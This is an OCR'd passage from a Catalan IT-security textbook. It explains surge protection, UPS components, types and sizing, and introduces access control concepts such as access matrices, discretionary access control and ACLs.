
No tots els endolls amb múltiples preses de corrent porten un descarregador de sobretensió. Si no indiquen aquest tipus de protecció simplement serveixen per a subministrar el corrent elèctric.

Els descarregadors de sobretensió ofereixen una primera mesura de protecció elèctrica a un preu econòmic i, per aquest motiu, es connecten sovint a equips d'usuaris com ordinadors personals, impressores, monitors, etc. Per protegir amb més robustesa equips informàtics d'importància cabdal s'utilitzen **sistemes d'alimentació ininterrompuda** que combinen diverses mesures de protecció elèctrica.

Els llamps...

... poden provocar sobretensions tan altes que els descarregadors de sobretensió no puguin filtrar. Per tal d'augmentar-ne la protecció, els usuaris han de desendollar els ordinadors quan no s'utilitzen o en cas de tempesta.

FIGURA 2.2. Descarregador de sobretensió amb múltiples preses de corrent



Els descarregadors de sobretensió amb múltiples preses de corrent s'utilitzen com a primera mesura de protecció dels equips d'usuaris domèstics.

2.1.2 Baixades de tensió

Baixades de tensió

Per a l'equipament informàtic, les baixades de tensió són menys serioses que les sobretensions. La majoria d'equipament elèctric tolera fluctuacions de corrent més aviat grans.

Quan un gran motor s'engega consumeix una gran quantitat de corrent elèctric de cop. Això fa que es redueixi el flux elèctric per a altres dispositius connectats a la mateixa línia. Llavors es produeixen baixades de tensió momentànies.

Els **reguladors de voltatge** són circuits electrònics que mantenen un nivell de voltatge en una línia elèctrica. Eliminen sobretensions però també **baixades de tensió**. Un **mòdul regulador de voltatge** (VRM, *voltage regulator module*) és un regulador de voltatge contingut en una unitat reemplaçable.


2.2 Sistemes d'alimentació ininterrompuda

Avui en dia aturar temporalment un o més servidors informàtics pot comportar fortes pèrdues econòmiques en alguns casos. Si l'aturada és causada per una apagada elèctrica, també hi ha el risc que parts del maquinari s'espatllin. En aquest darrer cas, el temps per tornar a posar a punt les màquines afectades s'incrementa encara més, ja que s'han d'aconseguir peces noves i canviar-ne les malmeses.

SAI de la companyia APC (part davantera)

Una solució al possible tall sobtat de corrent elèctric és utilitzar un o més sistemes d'alimentació ininterrompuda, coneguts com a **SAI** (*UPS* en anglès, *uninterruptible power supply*). Aquests equips asseguren una alimentació elèctrica continuada, encara que es produeixin talls de llum. A més, els SAI garanteixen una bona qualitat del corrent elèctric que arriba als aparells.

Els SAI disposen d'una o més **bateries** per subministrar l'electricitat als equips connectats. Generalment, també tenen altres elements que protegeixen de les alteracions del subministrament elèctric (sobretensions, baixades de tensió, soroll de línia, etc).



SAI de la companyia APC (part posterior)

Actualment, hi ha una gran varietat de models i fabricants de SAI, des de petits, senzills i econòmics, per a ordinadors personals; fins a grans, complexos i costosos per a **centres de processament de dades**. Depenent del fabricant i del model del SAI, s'obtindrà més o menys protecció de les alteracions del subministrament elèctric i/o una **autonomia** més gran o més petita.

Autonomia d'un SAI

En cas d'un tall de corrent, els SAI ofereixen un temps limitat de subministrament elèctric que pot oscil·lar entre els pocs minuts i algunes hores, depenent de la tecnologia del SAI i de la quantitat i de la mida de les bateries. Aquest temps extra serveix normalment per aturar les màquines d'una manera ordenada o per posar en marxa una font d'alimentació alternativa, com pot ser un **grup electrogen**.

2.2.1 Parts d'un sistema d'alimentació ininterrompuda

Per tal de poder verificar el funcionament dels sistemes d'alimentació ininterrompuda, cal conèixer les diverses parts i els components que tenen aquests aparells. En la taula 2.1 es mostren algunes de les parts principals d'un SAI que apareixen típicament en les unitats de gamma baixa o per a petits negocis. Les unitats més grans ofereixen més característiques, però no són rellevants per als usuaris d'ordinadors personals.


TAULA 2.1. Parts principals d'un sistema d'alimentació ininterrompuda

Component	Descripció
Circuits d'inversió i conversió	Encarregats de transformar el corrent altern de la línia principal a corrent continu per a les bateries i altre cop a corrent altern per als equips connectats. Aquests circuits es troben dins del SAI i no es veuen.
Bateria	Emmagatzema l'energia que utilitza el SAI per alimentar els equips connectats. La mida de la bateria determina, en gran part, la mida del SAI. A més, la mida de la bateria és proporcional a la quantitat d'energia que el SAI pot emmagatzemar i, per tant, de l'autonomia que tindrà.
Interruptor principal	Normalment, a la part frontal. Serveix per activar o desactivar el subministrament elèctric del SAI als equips connectats. Si s'apaga el SAI, aquests equips s'apagaran a l'instant però el SAI continuarà engegat, i carregarà la bateria mentre estigui endollat.
Connectors de corrent de sortida	Normalment, a la part posterior. Actuen com a endolls en què es connecten els equips informàtics que es volen protegir. Els SAI més cars poden tenir deu sortides d'aquest tipus o més.
Indicadors d'estat	Mostren l'estat actual del SAI. Hi ha indicadors visuals (LED) i auditius (alarmes). El nombre d'indicadors pot variar segons el model i el fabricant del SAI. Per saber què volen dir cadascun d'ells el més adient és consultar el manual corresponent.
Programes de control i monitoratge	Actualment fins i tot les unitats de gamma baixa porten programari per obtenir informació acurada de l'estat del SAI. A més del programa, cal un cable que connecti el SAI amb l'ordinador en el qual apareixeran les dades en forma gràfica.

2.2.2 Indicadors d'estat

Els indicadors d'estat d'un SAI en permeten verificar ràpidament el funcionament. En la figura 2.3 es mostren alguns dels indicadors més comuns d'un SAI.

FIGURA 2.3. Interruptor principal i indicadors lluminosos d'estat



- **De línia** (online): quan està encès indica que la unitat funciona amb corrent de la línia elèctrica. Per a un SAI de tipus *standby*, aquest és el mode normal d'operació.
- **De bateria** (on battery): si està encès indica que el SAI funciona amb l'energia de la bateria.
- **Sobrecàrrega** (overload): aquest indicador s'il·luminarà quan es connectin més equips dels que el SAI pot gestionar. Així, doncs, caldrà disminuir el nombre d'equips connectats o augmentar la capacitat del SAI, si és possible.
- **Substituir bateria** (replace battery): el SAI comprova periòdicament l'estat de la bateria. Quan la bateria estigui malament, el LED s'il·luminarà i indicarà que cal substituir-la.

Alguns SAI...

... il·luminen l'indicador de substituir la bateria quan aquesta està baixa perquè s'ha descarregat durant una apagada elèctrica. És recomanable intentar carregar la bateria endollant el SAI a la línia principal abans de concloure que s'ha de llençar la bateria.

Com que no és habitual estar mirant els indicadors lluminosos contínuament, alguns SAI disposen d'indicadors auditius per avisar de possibles problemes. El nombre de sons que es produeixen poden significar coses diverses. Consultant el manual en podrem esbrinar el significat exacte.

2.2.3 Programes de control i monitoratge

Els indicadors lluminosos d'estat donen la informació mínima necessària per detectar si tot va bé o si hi ha algun problema. Per obtenir informació extensa molts

SAI porten programes que mostren encara més dades en format gràfic mitjançant quadres de diàleg (figura 2.4).

Per obtenir tota aquesta informació cal instal·lar en un ordinador el programa que subministra el fabricant i connectar aquest ordinador al SAI amb un cable. Els SAI més antics tenien ports en sèrie, però actualment s'utilitza més sovint el port USB.

El programari de control d'un SAI varia en funció del model i del fabricant però, en general, inclou funcionalitat en les categories següents:

- **Estat**: es mostra informació de l'estat actual com la càrrega actual de la bateria, la càrrega d'equips connectats, les condicions ambientals (humitat, temperatura, etc.) i les característiques elèctriques del corrent d'entrada i de sortida.


- **Registre** (logging): es manté un diari dels esdeveniments que es van donant: interrupcions de corrent, comprovacions rutinàries, etc.

- **Diagnòstic**: permet fer diverses comprovacions al SAI o planificar-les per a més endavant.

- **Alarmes PC**: permet configurar que s'enviïn notificacions a l'ordinador al qual està connectat el SAI quan apareguin problemes o que es canviï al mode en bateria.

- **Apagada automàtica**: en cas de fallada elèctrica, el SAI pot enviar les instruccions adients perquè l'ordinador es tanqui d'una manera segura, que tanqui els programes oberts i també el sistema operatiu.

FIGURA 2.4. Programa de control i monitoratge d'un SAI



2.3 Tipus de sistemes d'alimentació ininterrompuda

De manera genèrica, els SAI es classifiquen en dos tipus: els que treballen de manera continuada (*online*) i els que treballen només quan detecten un tall de corrent (*offline*). Dins de cadascuna d'aquestes categories hi ha diferents dissenys o topologies de SAI.


2.3.1 SAI standby

El SAI *standby* o **de reserva** és de tipus *offline* (figura 2.5). Això vol dir que, en mode normal, la bateria del SAI no subministra corrent elèctric als equips connectats, ja que aquests s'alimenten de la línia principal.

L'inversor converteix el corrent continu en corrent altern.

El **carregador de la bateria** també pren el corrent de la línia principal per carregar la bateria. La **bateria** i l'**inversor** estan a l'espera (*standby*) fins que no se'ls necessiti. Quan hi ha un tall a la línia principal, l'**interruptor de transferència** canvia i activa la font d'alimentació secundària, és a dir, la bateria. Si el subministrament elèctric principal torna, l'interruptor de transferència canvia de posició i el SAI torna a l'estat anterior.

FIGURA 2.5. Sistema SAI standby




Els SAI *standby* s'utilitzen per a ordinadors personals, són de mida reduïda, tenen poca autonomia i són força econòmics.

Els SAI *standby* són de gamma baixa i tenen l'inconvenient que des que se'n va la llum fins que s'alimenta l'ordinador amb la bateria passa un interval de temps breu, de l'ordre d'una fracció de segon. Aquest temps, anomenat **temps de transferència**, és prou petit perquè no s'apagui l'ordinador connectat, però la situació ideal és aquella en què els aparells connectats reben un flux continu de corrent tant si hi ha apagades elèctriques com si no.

2.3.2 SAI interactiu de línia

Els SAI interactius de línia també són de tipus *offline*, tot i que tenen un disseny totalment diferent del dels SAI *standby* (figura 2.6). El carregador de bateria, l'inversor i el selector de la font de corrent es troben ara en l'inversor/convertidor. La línia de corrent altern és encara la font d'alimentació principal i la bateria, la secundària. Quan la línia elèctrica funciona, l'inversor/convertidor carrega la bateria, quan hi ha una apagada, aquest funciona a la inversa i obté l'energia de la bateria per alimentar els ordinadors connectats al SAI.

Figura 2.6. Sistema SAI interactiu de línia



L'avantatge principal d'aquesta topologia és que l'inversor/convertidor està sempre connectat a la sortida, alimentant l'ordinador. Això permet una resposta més ràpida en cas d'una fallada elèctrica que un SAI *standby*. Tot i això, el SAI interactiu de línia encara presenta un **temps de transferència** i no ofereix una protecció tan bona com un SAI de tipus *online*.

Els SAI interactius de línia s'utilitzen en petites empreses, servidors web i servidors de departaments.

2.3.3 SAI online


El gran avantatge dels SAI de tipus *online* és que no tenen temps de transferència en cas de fallada elèctrica (figura 2.7). L'ordinador sempre rep l'alimentació de la bateria, tant si hi ha una apagada com si no.

L'esquema del SAI *online* s'assembla al del SAI *standby* però la gran diferència és que el recorregut del corrent elèctric passa sempre per baix, de la font principal fins a l'ordinador, passant per la bateria. En el cas del SAI *standby*, el camí era per dalt. Quin sentit té, doncs, la línia discontínua de la figura 2.7? Aquesta línia secundària s'utilitza només si es produeix una fallada en l'inversor o apareix algun altre problema en la línia principal. Si no fos així es podria donar el cas que, tenint subministrament elèctric de la línia principal, els ordinadors no rebessin corrent elèctric.

Els SAI online...

... són més cars, de mida superior i amb autonomies més llargues. S'utilitzen per a grans servidors i en centres de dades.

FIGURA 2.7. Sistema SAI online



2.4 Aplicació dels sistemes d'alimentació ininterrompuda

Hi ha diversos factors que cal tenir en compte abans d'adquirir i d'instal·lar un SAI: la mida que té, el tipus de SAI, la càrrega que suporta, el grau de protecció contra les alteracions del subministrament elèctric, etc. Depenent del cas, escollireu un model o un altre tenint en compte el nombre i el tipus d'ordinadors que vulgueu protegir.

2.4.1 Relació entre càrrega i autonomia

Tres de les característiques més rellevants d'un SAI són la **càrrega**, l'**autonomia** i la **capacitat**, conceptes que estan relacionats entre ells.

La **càrrega** d'un SAI és el conjunt d'equips que té connectats.
L'**autonomia** d'un SAI és la quantitat de temps que podrà subministrar energia de la bateria a una càrrega concreta.
La **capacitat** d'un SAI és la potència màxima que podrà subministrar a la seva càrrega.

La capacitat de potència de sortida dels SAI s'expressa amb dos valors diferents. Per exemple, una capacitat de 330 W/700 VA per a un model concret.

La **potència aparent** és la que subministra el SAI cap a la càrrega i sempre apareix en voltamperes (VA). La **potència real** és la que consumeix realment la càrrega i sempre apareix en watts (W).

Si connecteu més ordinadors a un SAI, n'augmentareu la càrrega i disposareu, per tant, de menys autonomia. En la taula 2.2 podeu observar el quadre d'autonomies d'un SAI concret.

Taula 2.2. Quadre d'autonomies del SAI APC Back-UPS 550VA

Càrrega (VA)	Autonomia (minuts)
80	43
160	22
320	9
480	4

Per tant, per a un mateix SAI, depenent de la càrrega que hi assigneu tindreu més o menys temps de subministrament extra. En la taula 2.2 podeu veure com amb una càrrega de 480 VA (87% de la capacitat) només tindríeu quatre minuts d'autonomia. Caldria valorar si és prou temps per dur a terme les accions posteriors pertinents.

Cal tenir en compte que la potència que necessita la càrrega no pot excedir la capacitat d'un SAI. Si fos així, el SAI patiria una sobrecàrrega i deixaria de funcionar.

2.4.2 Elecció dels SAI que cal utilitzar

Per saber quin és el SAI més adequat per a cada cas, s'han de tenir clares les qüestions següents:

- Quina serà la càrrega que haurà de suportar?
- Quanta autonomia voldrem tenir?
- De quant espai disposem per ubicar el SAI?

Càlcul de la capacitat necessària

Quan sapigueu quins equips haureu de protegir de les apagades elèctriques podreu calcular la potència real que necessiten (en watts). En la documentació respectiva o en els mateixos aparells que s'han de protegir normalment s'indica el consum en watts que tenen. Així, doncs, caldrà que sumeu els consums de tots els equips que connectareu al SAI (ordinadors, encaminadors, monitors...) i obtindreu, així, la **càrrega total necessària**.

Cal tenir en compte que haureu calculat la potència real i en cap cas no heu de confondre el valor obtingut amb la potència aparent, mesurada en voltamperes. Normalment, els fabricants indiquen les capacitats de cada SAI de les dues maneres: potència real / potència aparent.

Per exemple, un SAI amb capacitat de 300 W / 500 VA no serviria si la càrrega que necessitem és de 400 W. Aquí, l'error habitual seria prescindir de les unitats i confondre les potències per acabar concloent erròniament que, com que 400 no arriba a 500, el SAI seria vàlid per al nostre propòsit.

Autonomia volguda

Els SAI ofereixen un temps extra d'energia en cas de fallades elèctriques. Heu de tenir clar quines accions es duran a terme quan això passi. Depenent del que calgui fer, caldrà una autonomia superior o inferior.

En molts casos, amb una autonomia de pocs minuts n'hi ha prou per poder apagar els equips connectats d'una manera segura i ordenada. A més, amb el programari que ve amb la majoria dels SAI, això es pot programar per endavant i fer-se d'una manera automàtica, sense necessitat de cap intervenció humana (cosa que s'agraeix si el tall de llum es dóna a les dues de la matinada, per exemple).

En altres casos, l'autonomia haurà de ser superior per altres motius. Un possible exemple seria el de mantenir engegat un servidor que fa operacions crítiques. Si no es disposa d'un grup electrogen que subministri energia alternativa, caldrà que el SAI disposi d'una autonomia de diverses hores (la qual cosa implicarà un cost molt elevat).

2.4.3 Ubicació dels SAI

Un darrer aspecte que cal tenir en compte és on situarem el SAI en qüestió. Cal disposar d'espai a prop dels equips que s'han de protegir i amb unes condicions ambientals determinades (indicades en les especificacions de cada model).

Hi ha models de SAI que generen molta calor a causa de la càrrega continuada de les bateries i de la pèrdua energètica que es produeix en aquest procés i en altres processos elèctrics. Depenent de la quantitat de bateries o de la càrrega que tingui el SAI, la temperatura pot pujar en major o menor mesura. Si l'habitació on es troba està climatitzada com cal, s'evitaran escalfaments no volguts que poden malmetre el maquinari.

Els cables d'alimentació que es connecten al SAI han d'estar ben recollits i s'han d'evitar possibles cables enmig del pas o que pengin de qualsevol manera.

3. Seguretat lògica

La seguretat lògica és complementària respecte als elements de la seguretat passiva. El control de l'accés als equips informàtics requereix la verificació de la identitat d'una persona per tal de permetre-li l'accés a un lloc, dades i/o programes determinats. Aquestes mesures també formen part de la cadena de seguretat.

Hi ha estructures lògiques inventades per a la concreció dels drets que tindrà una persona que accedeix al sistema. Uns exemples són les matrius de control d'accés i les llistes de control d'accés. Prèviament a aplicar uns permisos determinats, però, cal autenticar la persona i la manera més habitual de fer-ho és per mitjà de contrasenyes.

Les contrasenyes poden ser molt efectives si són ben utilitzades. Amb l'aplicació d'una bona política de contrasenyes és té molt de guanyat. Cal dir que hi ha mètodes més robustos de protegir l'accés de possibles intrusos. Un dels mètodes més robustos que hi ha és l'ús de sistemes biomètrics.

3.1 Elements bàsics de control d'accés

En els sistemes informàtics, el control d'accés és una de les mesures més utilitzades per garantir la seguretat de la informació. Aquest mecanisme serveix per especificar qui o què (per exemple, un programa) pot accedir a cadascun dels recursos del sistema específic, i també el tipus d'accés que se li permet en cada cas.


El control d'accés d'un sistema s'engloba dins d'un context més gran en què hi ha involucrades les funcions següents:

- Autenticació: verificació de la identitat d'un usuari o d'una altra entitat del sistema.
- Autorització: la concessió d'un dret o d'un permís a una entitat del sistema per accedir a un recurs del sistema.

La figura 3.1 mostra aquest esquema general en què l'usuari que vol accedir a un recurs s'ha d'autenticar primer per poder entrar al sistema. La **funció d'autenticació** determinarà si l'usuari pot passar o es queda fora. Posteriorment, la **funció de control d'accés** determinarà si l'usuari pot accedir al recurs del sistema que demana. Per fer-ho, consultarà la **base de dades d'autorització**, mantinguda per l'administrador del sistema, en què s'especifica quin tipus d'accés té cada usuari per a un recurs concret.

En la figura 3.1, la funció de control d'accés apareix com un sol mòdul. A la pràctica, això ho poden dur a terme diversos components que comparteixen aquesta funció de control.

FIGURA 3.1. Esquema del sistema d'autenticació per a l'entrada al sistema



3.1.1 Objectes, subjectes i drets d'accés

Un **objecte** és un recurs que té l'accés controlat. Normalment, un objecte és una entitat per emmagatzemar i/o rebre informació. Alguns exemples d'objecte són: registres, pàgines de memòria, fitxers, directoris i programes. Un **subjecte** és una entitat capaç d'accedir a objectes. En general, el concepte de *subjecte* va lligat al de procés. Quan un usuari o aplicació vol accedir a un objecte, en realitat ho fa per mitjà d'un procés que representa l'usuari o aplicació concrets. Tot i així, és habitual parlar d'*usuaris* com a subjectes.

Els sistemes de control d'accés bàsics normalment defineixen tres classes de subjecte, amb diferents drets d'accés per a cada classe:

- Propietari: aquest podria ser el creador d'un recurs, com un fitxer o directori.
- Grup: a més dels privilegis assignats a un propietari, un grup concret d'usuaris també pot tenir privilegis d'accés a determinats recursos. En molts casos, un usuari pot pertànyer a diversos grups.
- Altres: un nombre més petit d'accessos es concedeix a usuaris que han entrat al sistema, però que no pertanyen a la categoria de propietari o de grup per a un recurs determinat.

Un **dret d'accés** indica de quina manera un subjecte pot accedir a un objecte.

Els drets d'accés poden incloure les accions següents:

- Lectura: un usuari pot visualitzar la informació d'un recurs donat (fitxer, directori, registre...). L'accés de lectura permet copiar o imprimir recursos.
- Escriptura: un usuari pot afegir, modificar o eliminar dades d'un recurs donat.
- Execució: un usuari pot executar programes específics.
- Esborrament: un usuari pot eliminar certs recursos com fitxers o registres.
- Creació: un usuari pot crear nous fitxers, registres o directoris.

3.2 Control d'accés discrecional

Hi ha diferents tipus de **polítiques de control d'accés**. Una política de control d'accés, que es troba plasmada en la base de dades d'autorització, determina quins tipus d'accés es permeten, en quines circumstàncies i per a qui.

El **control d'accés discrecional** (DAC*, discretionary access control*) és una política de control d'accés basada en la identitat del sol·licitant i en unes normes d'accés (autoritzacions) que indiquen el que poden o no poden fer els sol·licitants. El terme *discrecional* fa referència al fet que un subjecte pot tenir drets d'accés per donar a un altre subjecte drets d'accés per a un recurs concret.

3.2.1 Matriu de control d'accés

Una implementació del control d'accés discrecional és la **matriu de control accés** (taula 3.1). Les files d'aquesta matriu representen els subjectes del sistema, mentre que les columnes representen els objectes als quals es vol accedir. Una cel·la, és a dir, la intersecció entre una fila i una columna concretes, conté els drets d'accés per al subjecte i l'objecte que es creuen.

Taula 3.1. Matriu d'accés de control

Subjectes	**Objectes**			
	/home/albert	**/home/berta**	**/home/carme**	**/etc/passwd**
Albert	Lectura, escriptura, cd			Lectura
Berta		Lectura, escriptura, cd		Lectura
Carme	Lectura, escriptura, cd	Lectura, escriptura, cd	Lectura, escriptura, cd	Lectura, escriptura

A la pràctica, la matriu de control d'accés es descompon en estructures més senzilles i manejables per implementar en un sistema operatiu o base de dades. Hi ha dues possibles opcions:

- Descompondre la matriu en columnes i associar a cada objecte una llista de qui hi pot interactuar i com. Aquesta llista s'anomena *llista de control d'accés* (ACL, *acces control list*).
- Descompondre la matriu en files i associar a cada subjecte una llista del que pot fer. Els elements d'aquesta llista s'anomenen *capacitats*.

3.2.2 Llistes de control d'accés

Els sistemes Windows fan servir el mecanisme de llistes de control d'accés (ACL). Cada objecte del sistema: directoris, fitxers, recursos de xarxa compartits, etc., té una ACL incorporada. Aquesta ACL és una llista d'entrades que contenen un usuari o grup; una operació (com lectura o escriptura), i un permís (permetre o denegar).

Quan l'usuari provi de treballar amb un objecte, per exemple obrir un fitxer, el nucli del sistema operatiu comprovarà l'ACL de l'objecte per determinar si l'operació es permet o no. En cas que l'usuari o el grup al qual pertany no estiguin acreditats per accedir a aquell objecte, el sistema operatiu li denegarà automàticament l'accés al fitxer.

